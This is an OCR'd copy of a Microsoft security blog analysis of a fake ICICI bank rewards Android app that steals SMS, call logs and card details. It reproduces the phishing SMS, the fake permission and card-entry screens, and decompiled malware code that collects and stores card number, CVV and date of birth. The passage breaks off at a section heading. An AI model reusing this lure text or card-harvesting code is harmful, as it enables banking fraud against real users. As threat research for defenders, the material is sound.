
Rewards plus: Fake mobile banking rewards apps lure users to install info-stealing RAT on Android devices

microsoft.com/security/blog/2022/09/21/rewards-plus-fake-mobile-banking-rewards-apps-lure-users-to-install-info-stealing-rat-on-android-devices/

September 21, 2022


Attacker
Commands via SMS
SMS with malicious link
User visits link and is redirected to a fake website
Link downloads malicious APK
User installs the malicious APK
APK poses as fake ICICI rewards app
Fake app
SMS command handler
Sends stolen data to C2 according to commands received from attacker
Restart
Stealer module
Steals information like SMS, call logs, and credit card details, and stores it on the device
Persistence (broadcast receiver)
Triggers with events like:
Phone reboot
Device charging
Battery status change

Our analysis of a recent version of a previously reported info-stealing Android malware, delivered through an ongoing SMS campaign, demonstrates the continuous evolution of mobile threats. Masquerading as a banking rewards app, this new version has additional remote access trojan (RAT) capabilities, is more obfuscated, and is currently being used to target customers of Indian banks. The SMS campaign sends out messages containing a link that points to the info-stealing Android malware. The malware's RAT capabilities allow the attacker to intercept important device notifications such as incoming messages, an apparent effort to catch two-factor authentication (2FA) messages often used by banking and financial institutions. The malware's ability to steal all SMS messages is also concerning since the data stolen can be used to further steal users' sensitive info like 2FA messages for email accounts and other personally identifiable information (PII).



Attacker
SMS with malicious link
User visits link and is redirected to a fake website
Link downloads malicious APK
User installs the malicious APK
APK poses as fake ICICI rewards app
Commands via SMS
Fake app
SMS command handler
Sends stolen data to C2 according to commands received from attacker
Restart
Stealer module
Steals information like SMS, call logs, and credit card details, and stores it on the device
Persistence (broadcast receiver)
Triggers with events like:
• Phone reboot
• Device charging
• Battery status change

Figure 1. Typical SMS campaign attack flow

Our investigation of this new Android malware version started from our receipt of an SMS message containing a malicious link that led us to the download of a fake banking rewards app. The fake app, detected as TrojanSpy:AndroidOS/Banker.O, used a different bank name and logo compared to a similar malware reported in 2021. Moreover, we found that this fake app's command and control (C2) server is related to 75 other malicious APKs based on open-source intelligence. Some of the malicious APKs also use the same Indian bank's logo as the fake app that we investigated, which could indicate that the actors are continuously generating new versions to keep the campaign going.

This blog details our analysis of the recent version's capabilities. We strongly advise users never to click on unknown links received in SMS messages, emails, or messaging apps. We also recommend seeking your bank's support or advice on digital options for your bank. Further, ensure that your banking apps are downloaded from official app stores to avoid installing malware.


Observed activity

What the user sees

We have seen other campaigns targeting Indian banks' customers based on the following app names:

- Axisbank_rewards.apk
- Icici_points.apk
- Icici_rewards.apk
- SBI_rewards.apk

Our investigation focused on *icici_rewards.apk* (package name: *com.example.test_app*), which presents itself as ICICI Rewards. The SMS campaign sends out messages containing a malicious link that leads to installing a malicious APK on a target's mobile device. To lure users into accessing the link, the SMS claims that the user is being notified to claim a reward from a known Indian bank.


12:36

VM-iCASHB


Thursday, August 25


Dear Customer,Your ICICI Credit Card Points Worth Rs.7790 Will Expired Tomorrow. Kindly Redeem Points In Cashback By Clicking On https://[redacted] -DCEnter

9:10 PM

Figure 2. The text message with a malicious link sent to users

Upon user interaction, it displays a splash screen with the bank logo and proceeds to ask the user to enable specific permissions for the app.




Your data is 100% safe

Get the best experience with these permissions

SMS
Helps understand your financial profile


Contacts
To identify fraud within network of contacts

Device
Registers your device as a trusted device

Figures 3 and 4. App installed on the Android device. The app asks users to enable permissions on text messaging and contacts, to name a few

The fake app asks for credit card information upon being granted all permissions. This should raise users' suspicions on the app's motive as apps typically ask for sensitive information only through user-driven transactions like paying for purchases.

The app displays another fake screen with further instructions to add to its legitimacy once users supply the information needed.


Welcome to the upgraded ICICI Net Banking platform. If you still wish to use the old Net Banking, click here

Login into ICICI

Net Banking


Card number

Expiry Date

CVV

Date Of Birth

Remember me


UPDATE

Thank you for filling out your information!

You will have to wait until our support team will contact you for further verifications.

“Thank you for your patience

Figures 5 and 6. A fake page where the app asks users to provide information, and the resulting message once data is added

What happens in the background


Analyzing the XML file *AndroidManifest* further identifies the entry points of the malware along with the permissions requested. It also defines services that can run in the background without user interaction. The app uses the following permissions:

- *READ_PHONE_STATE*
- *ACCESS_NETWORK_STATE*
- *READ_SMS*
- *RECEIVE_SMS*
- *READ_CALL_LOG*
- *FOREGROUND_SERVICE*
- *MODIFY_AUDIO_SETTINGS*
- *READ_CONTACTS*
- *RECEIVE_BOOT_COMPLETED*
- *WAKE_LOCK*

The malware uses MainActivity, AutoStartService, and RestartBroadCastReceiverAndroid functions to carry out most of its routines. These three functions interact to ensure all the malware's routines are up and running and allow the app to remain persistent on the mobile device.

MainActivity


MainActivity, also called the launcher activity, is defined under *com.example.test_app.MainActivity.* It is launched first after installation to display the fake app's ICICI splash screen. This launcher activity then calls *OnCreate()* method to check the device's internet connectivity and record the timestamp of the malware's installation, and *Permission_Activity* to launch permission requests. Once the permissions are granted, *Permission_Activity* further calls *AutoStartService* and *login_kotak*.



```
@Override // androidx.activity.ComponentActivity, androidx.fragment.app.e, x.d
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    this.f2360p = getSharedPreferences("main", 0);
    requestWindowFeature(1);
    d.a B = B();
    Objects.requireNonNull(B);
    B.f();
    getWindow().setFlags(1024, 1024);
    setContentView(R.layout.activity_main);
    P();
    N();
}

public void P() {
    if (this.f2360p.getLong("first", 0) == 0) {
        this.f2360p.edit().putLong("first", System.currentTimeMillis()).apply();
        this.f2360p.edit().putString("first_time", new SimpleDateFormat("yyyy-MM-dd hh:mm:ss a", Locale.US).format(new Date())).apply();
    }
}

public void N() {
    if (M()) {
        O("No Internet Connection Try Again");
    } else {
        L();
    }
}

public class a implements Runnable {
    public a() {
    }

    public void run() {
        MainActivity.this.startActivity(new Intent(MainActivity.this, Permission_Activity class));
        MainActivity.this.finish();
    }
}

public void L() {
    new Handler().postDelayed(new a(), 5000);
}

public boolean M() {
    return ((ConnectivityManager) getSystemService("connectivity")) getActiveNetworkInfo() == null;
}

public void O(String msg) {
    AlertDialog.Builder builder1 = new AlertDialog.Builder(this);
    builder1.setMessage(msg);
    builder1.setCancelable(false);
    builder1.setPositiveButton("OK", new b());
    builder1.create().show();
}
```

Figure 7. Actions under MainActivity

The class *login_kotak* is responsible for stealing the user's card information. It shows the fake credit card input page (Figure 5) and temporarily stores the information in the device while waiting for commands from the attacker.



```
if(user_Crn.length() == 16) {
    if(!login_kotak.V(Long.parseLong(user_Crn))) {
        this.N("Enter a Valid CRN or Card Number");
        return;
    }

    intent.putExtra("id", user_Crn);
    this.t.edit().putString("card_user", user_Crn).apply();
    if(card_exp_s.isEmpty()) {
        this.N("Select Card Expiry Date");
        return;
    }

    intent.putExtra("expiry", card_exp_s);
    this.t.edit().putString("card_expiry", card_exp_s).apply();
    if(card_cvv_s.length() != 3) {
        this.N("Enter Valid Card CVV");
        return;
    }

    intent.putExtra("cvv", card_cvv_s);
    this.t.edit().putString("card_cvv", card_cvv_s).apply();
    if(dob_data.isEmpty()) {
        this.N("Select Date of Birth");
        return;
    }

    intent.putExtra("dob", dob_data);
    this.t.edit().putString("card_dob", dob_data).apply();
    this.O("ID: " + user_Crn + "\nExpiry: " + card_exp_s + " | CVV: " + card_cvv_s + "\n");
    a3.e.b v6 = new a3.e.b();
    v6.c(this);
    v6.d("Verifying....");
    v6.b(false);
    AlertDialog alertDialog = v6.a();
    alertDialog.show();
    new Handler().postDelayed(new Runnable() {
        @Override
```


Figure 8. login_kotak class steals card information and other personally identifiable information (PII)

AutoStartService

